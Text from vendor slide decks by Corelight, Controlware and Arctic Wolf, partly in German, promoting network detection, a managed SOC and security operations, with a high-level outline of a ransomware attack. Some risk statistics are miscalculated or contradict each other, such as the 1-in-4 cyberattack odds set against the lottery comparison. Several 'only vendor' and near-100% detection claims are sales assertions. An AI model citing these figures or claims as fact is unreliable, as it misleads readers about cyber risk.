CORELIGHT OPEN NDR | DEPLOYMENT MODELS



OPEN NDR PLATFORM CONSUMPTION

Corelight is the only NDR provider to support all three major SOC architectures

I consume evidence and detections directly into my SIEM, Data lake or XDR where I've built the workflows I need

ADVANCED SOC FOCUS

- Deploy on-prem and in cloud to scale up in minutes.
- Focus on evidence, not instances.
- Built-in detection, monitoring, and enrichment.

I need the ability to add, tune, and triage advanced detections but will do full investigations in my SIEM/xDR

DETECTION FOCUS

- Leverage your SIEM as primary investigation tool and data repository.
- Leverage SaaS to add advanced analytics and tunability

I need a dedicated product for network-centric analysis, threat hunting and investigation.


SIEM COST FOCUS

- Complete visibility, detections, in the Open NDR UI
- Leverage our platform data repository to lower SIEM cost and complexity

Full data export and a range of IR workflows across all SOC architectures

CORELIGHT TECHNOLOGY PARTNER ECOSYSTEM

SIEM/SOAR/XDR




CLOUD + VIRTUALIZATION



PACKET BROKERS + TAPS



THREAT INTEL



SASE/SSE



VULNERABILITY MANAGEMENT



MALWARE ANALYSIS



COMMUNITY



CAPABILITIES THAT DRIVE BUSINESS OUTCOMES

Expand Visibility	Network coverage Duration / Time	<ul style="list-style-type: none">• Ground truth evidence from 25 years of elite defender IR• Compact, interlinked data for broad network coverage• Asset discovery, app identification, ICS / IoT insight
Improve Detection Coverage	MITRE coverage Alert volume	<ul style="list-style-type: none">• Broadest range of detection capabilities: ML, behavioral, signature, queries and threat intel• Continuously updated content• Unique insights on encrypted traffic
Accelerate Incident Response	MTRR Case closure rate	<ul style="list-style-type: none">• Only vendor powered by generative AI• Tie alerts to rich evidence history to accelerate response• Fast, chainable search to discover the entire kill chain
Reduce Operational Cost	Direct cost Talent / turnover	<ul style="list-style-type: none">• Only complete visibility solution: metadata + files + IDS + PCAP• Only vendor supporting all three analytic architectures (XDR, SOC Triad, Datalake)• Only vendor with pooled license model

KEY NDR SELECTION CRITERIA

- Single-sensor architecture
- Open core evidence & alert standard
- Configurable Selective PCAP
- File extraction capabilities
- Encrypted threat detection
- SIEM/XDR data export controls
- Pooled capacity-based licensing
- AI-assisted IR workflows
- Machine learning model transparency

Gartner

“Security and risk assessment leaders should prioritize NDR as complementary to their detection tools, focusing on low false positive rates and detection of anomalies that other controls don’t cover”

- Gartner Market Guide for Network Detection and Response

Follow design principles of Elite Defenders using Corelight Open NDR

Corelight DACH Team

richard.wieneke@corelight.com
timo.jobst@corelight.com



Cyber Defense Services

SOC 2.0 – Wie unser Controlware SOC Sie mittels EDR/XDR wirklich vor Cyber Gefahren schützt!

Christian Bohr, christian.bohr@controlware.de




Endpoint
Detection &
Response



eXtended
Detection &
Response

- EDR/XDR-Lösungen kombinieren **Erkennung** und **Reaktion**
- Sie stellen die **modernste Variante** der Gefahrenerkennung dar und sind klassischen Ansätzen überlegen, auch hinsichtlich der Wirtschaftlichkeit
- Sie sind leicht zu implementieren und damit **schnell wirksam**
- Aus diesen Gründen basiert das **Controlware Managed SOC** auf **Endpoint-basierte Risikoerkennung**






EDR/XDR

SOC




- Es ist ratsam, alle Räume auszustatten, um die Entstehung eines Brandes **frühzeitig erkennen und alarmieren** zu können.
- Sprinkleranlagen löschen gezielt am Brandherd und können die **Ausbreitung verhindern**, sind aber **nicht überall unbedenklich** einsetzbar.
- EDR/XDR-Lösungen arbeiten nach dem gleichen Konzept und **kombinieren Erkennung und Reaktion** am **Ausgangspunkt** der Gefahr, dem Endpoint (Client/Server).
- Das **SOC** unterstützt **gezielt reaktiv**, sucht aber auch **präventiv** nach Verdachtsmomenten

Entwicklung SIEM > EDR > XDR



Unser Managed SOC-Service erfüllt die BSI Mindeststandards zur Protokollierung und Detektion von Cyber-Angriffen



Auszug aus „Mindeststandard des BSI zur Protokollierung und Detektion von Cyber-Angriffen Version 1.0a“

Unterstützte Lösungen zur EDR/XDR Angriffserkennung:



Lizenzen bereits
vorhanden?

Falls Sie bereits eine dieser Lösungen einsetzen, können Sie den Managed SOC-Service **ohne zusätzliche Plattform-Kosten** nutzen!



- Beginnen Sie mit **Endpoint Detection und Response** in Verbindung mit **Managed SOC**
- **Warum?**
 - Schneller Rollout
 - Unmittelbarer Schutz
 - Kein interner Aufwand für die Analyse und Bewertung von Security Incidents



- **Separieren Sie** ggf. Bereiche, in denen EDR nicht möglich ist, z.B. OT-Umgebungen, über Netzwerksegmentierung
- Damit haben Sie bereits ein **umfassendes Schutzniveau** erreicht, das **annähernd 100% aller Angriffe** erkennt und die Ausbreitung verhindert





- Ergänzen Sie **im zweiten Schritt** sukzessive weitere **sinnvolle** Log-Quellen (XDR)
- **Warum?**
 - Erweiterte Log-Quellen erlauben **weitergehende Untersuchungen** und helfen **false positives** zu vermeiden
 - Sie dienen aber **eher selten** der initialen Erkennung von Cyber-Gefahren
 - Wir beraten Sie, welche Logquellen aus SOC-Sicht **sinnvoll** sind und einen **Mehrwert** für das SOC bieten



- Versuchen Sie **nicht**, im ersten Schritt gleich **100% aller denkbaren Szenarien** abzudecken
- **Warum?**
 - Sie verlieren viel Zeit für die Implementierung und erreichen einen ausreichenden Schutz erst **deutlich verzögert**
 - Sie erzeugen **hohe Kosten**, z.B. für die Speicherung von Log-Daten, die Sie vielleicht nie benötigen
 - Starten Sie pragmatisch!
(siehe Key-Note Dr. Daniel Brettschneider)




Was zeichnet unseren Managed SOC Service aus?

- **24/7 SOC-Leistungen ausschließlich aus Deutschland**
- **Deutsch- und englischsprachiger Service durch Qualifizierte SOC-Analysten**
- **Unmittelbare Incident Response-Leistungen** auf Basis der XDR-Plattform
- **Konkrete Handlungsempfehlungen**, falls Eingriffe in die Infrastruktur notwendig sind
- **Monatliche Threat Reviews**
- **entspricht den Empfehlungen des BSI** zur Protokollierung und Detektion von Cyber-Angriffen

Leader in Managed Security Services

controlware



Quelle: ISG Research Studie Cyber Security Solutions & Services 2023



„Mit seinem modularen Angebot und SOC-Services aus Deutschland geht Controlware zielgerichtet auf die Bedürfnisse seiner mittelständischen Kunden ein.“

Frank Heuer

Controlware

Übersicht

Controlware ist ein deutscher IT-Dienstleister mit Hauptsitz in Dietzenbach in Hessen, beschäftigt mehr als 800 Mitarbeiter und unterhält ein Vertriebs- und Servicenetz mit 16 Standorten in Deutschland, Österreich und der Schweiz. Neben Strategic und Technical Security Services bietet Controlware auch Managed Security Services an, mit denen Kunden, vom gehobenen Mittelstand bis zu Großunternehmen und großen öffentlichen Kunden, adressiert werden. Die Managed Security/SOC Services sind Teil der Cyber Defense Services von Controlware.

Stärken

Große Manpower: Speziell auch gemessen an der Anzahl der Kunden unterhält Controlware in Deutschland ein **großes Expertenteam** für seine Managed Security Services.

Fokus auf Wachstumssegment:

Controlware hat hinsichtlich seiner Managed-Security-Services einen starken und klaren **Fokus auf das Segment der mittelständischen Unternehmen** – eine Zielgruppe mit besonders hohem Wachstumspotenzial.

Delivery aus Deutschland:

Controlware betreibt in Deutschland ein dediziertes Security Operations Center. **Dies entspricht klar den Erwartungen vieler mittelständischer Kunden, dem wichtigsten Kundensegment von Controlware.**

Flexible, kundenorientierte Services:

Die Leistungen von Controlware sind kundenorientiert. Controlware offeriert seinen Kunden modulare Managed Security Services, was besonders interessant für Kunden ist, die keine alle Leistungen und Themen abdeckende Lösung benötigen. Dies gilt vor allem für viele mittelständische Unternehmen. **Als Systemintegrator ist Controlware zudem dazu in der Lage, mittel- bis langfristige Lösungen für Cybersicherheitsprobleme anzubieten, die über das SOC-Sicherheitsvorfallmanagement hinausgehen, sowie Vorfälle zu entschärfen und die Infrastruktur von Kunden umzugestalten.**

Herausforderungen

Controlware adressiert bisher mit seinen Managed Security Services nicht das Themen Data Leakage/Data Loss Prevention. Der punktuelle Ausbau des Angebotes könnte sich lohnen, da Datenschutz ein wichtiges und aktuelles Thema ist.



THE LEADER IN **SECURITY OPERATIONS**



Arctic Wolf

END CYBER RISK

Terence Canaday, Senior Sales Engineer

Wahrscheinlichkeit eines Cyberangriffes

1 zu 2.700.000

Bärenattacke

- Nach Angaben des Yellowstone Nationalparks beträgt die Wahrscheinlichkeit für Besucher, von einem Grizzly angegriffen zu werden, 1 zu 2,7 Millionen ($3,7037037 \times 10^{-6}$ Prozent).



1 zu 16.000.000

Tödlicher Flugzeugabsturz

Die Wahrscheinlichkeit sinkt kontinuierlich. Betrug die Wahrscheinlichkeit, bei einem Flugzeugabsturz zu kommen, in den 1970er Jahren noch 1:264.000, beträgt sie heute bei 1:16.000.000.



1 zu 4

Cyberangriff

- Im Jahr 2017 wurden geschätzte **8,4 Milliarden Geräte von Cyberkriminellen** angegriffen.
- Die Security-Spezialisten des Ponemon Institute schätzen die Wahrscheinlichkeit, Opfer eines Datendiebstahls zu werden, auf **25 Prozent** ein.



1 zu 354

Wohnungseinbruch

- Im Jahr 2017 wurden in Deutschland **116.540 Einbrüche** gemeldet.
- Bei rund 41,3 Millionen Haushalten in Deutschland ergibt sich daraus eine **Wahrscheinlichkeit von 0,28 Prozent**.



1 zu 140.000.000

Lottogewinn

- Die Wahrscheinlichkeit, beim Lotto 6 aus 49 die **sechs Gewinnzahlen samt Superzahl** richtig zu tippen, beträgt 1 zu 139.838.160. Die Wahrscheinlichkeit für einen Dreier beträgt immerhin nur 1:63, ist damit aber immer noch knapp 16 Mal höher als die eines Cyberangriffs.



Wahrscheinlichkeit
eines Vorfalls




Auswirkung
eines Vorfalls



Lösegeld


Innerhalb weniger Stunden geht die Lösegeldforderung ein. Dies geschieht immer mittels Fristsetzung und der Drohung kritische Daten zu verkaufen.



Cyberversicherung


Verschlüsselung

Fileserver, Datenbanken und sogar Virtualisierungsbereiche werden verschlüsselt.



Datendiebstahl

Es werden Unternehmenskritische Daten ins Darkweb geladen. Dies können Konstruktionspläne, personenbezogene oder kundenbezogene Daten sein



Immutable Backups/Snapshots


Es beginnt

Backups/Snapshots werden gelöscht oder verschlüsselt.



Stunde X

Der Hacker erlangt Zugriff ins Unternehmensnetzwerk und beginnt vorgefertigte Skripte auszuführen



Eine "typische" Ransomware Attacke



Stunde X

Der Hacker erlangt Zugriff ins Unternehmensnetzwerk und beginnt vorgefertigte Skripte auszuführen

Rahmenparameter

Durch öffentlich zugängliche Internetseiten wie Google und Bundesanzeiger werden Lösegelder festgesetzt.

Spionage

Kritische Komponenten werden gescannt. Infrastrukturkomponenten werden inventarisiert.

Es beginnt

Nötige Programmkomponenten für die Spionage werden in die Kundenumgebung platziert.

THE LEADER IN SECURITY OPERATIONS

Arctic Wolf erkennt Angriffe frühzeitig und unterbricht die Kette bevor es zu schweren Verläufen kommt.

Tag 0

Max Mustermann fällt auf eine Phishing Mail herein und gibt sein Passwort unwissentlich weiter.

Eine "tatsächliche" Ransomware Attacke



Was wir häufig vorfinden...



Ending Cyber Risk



Security Operations

THE LEADER IN SECURITY OPERATIONS

Angestrebtes Sicherheitslevel

Arctic Wolf Security Operations

G A P



**WIDERSTANDS-
FÄHIGKEIT**

Proaktiv
Konform (ISO etc)
Versicherbar

Die meisten Firmen sind hier



IDENTIFIZIEREN



SCHÜTZEN




ERKENNEN



REAGIEREN



WIEDERHERSTELLEN



**ERWEITERTE
VERTEIDIGUNG**

Endpoint (NGAV, EDR)
DLP / SSL Inspection
Anti-DDoS / IPS / CASB



PERIMETER

Firewalls
SPAM / Web Filters
WAF / Proxy



BASIS

Passwörter / AD
Patch Management
Backups



Arctic Wolf Security Operations

Security ganz einfach – Weil einfach einfach einfach ist

5.300+
Kunden

24x7
in deutsch

570+
Security Engineers

5
DC weltweit

500+
Milliarden
Logzeilen pro Tag


3M+
aktive Agenten and
25,000+ sensors

12M+
Schwachstellen
werden pro Woche
identifiziert

600+
Incident Response
Fälle pro Jahr



Gesamtvolumen pro Tag



AI&ML kann den Mensch nicht ersetzen



Wir lösen Probleme



Angriffserkennung



Unzufriedenheit mit Security-Tools & Produkten



Fachkräftemangel



Ineffiziente Ausgaben für Security



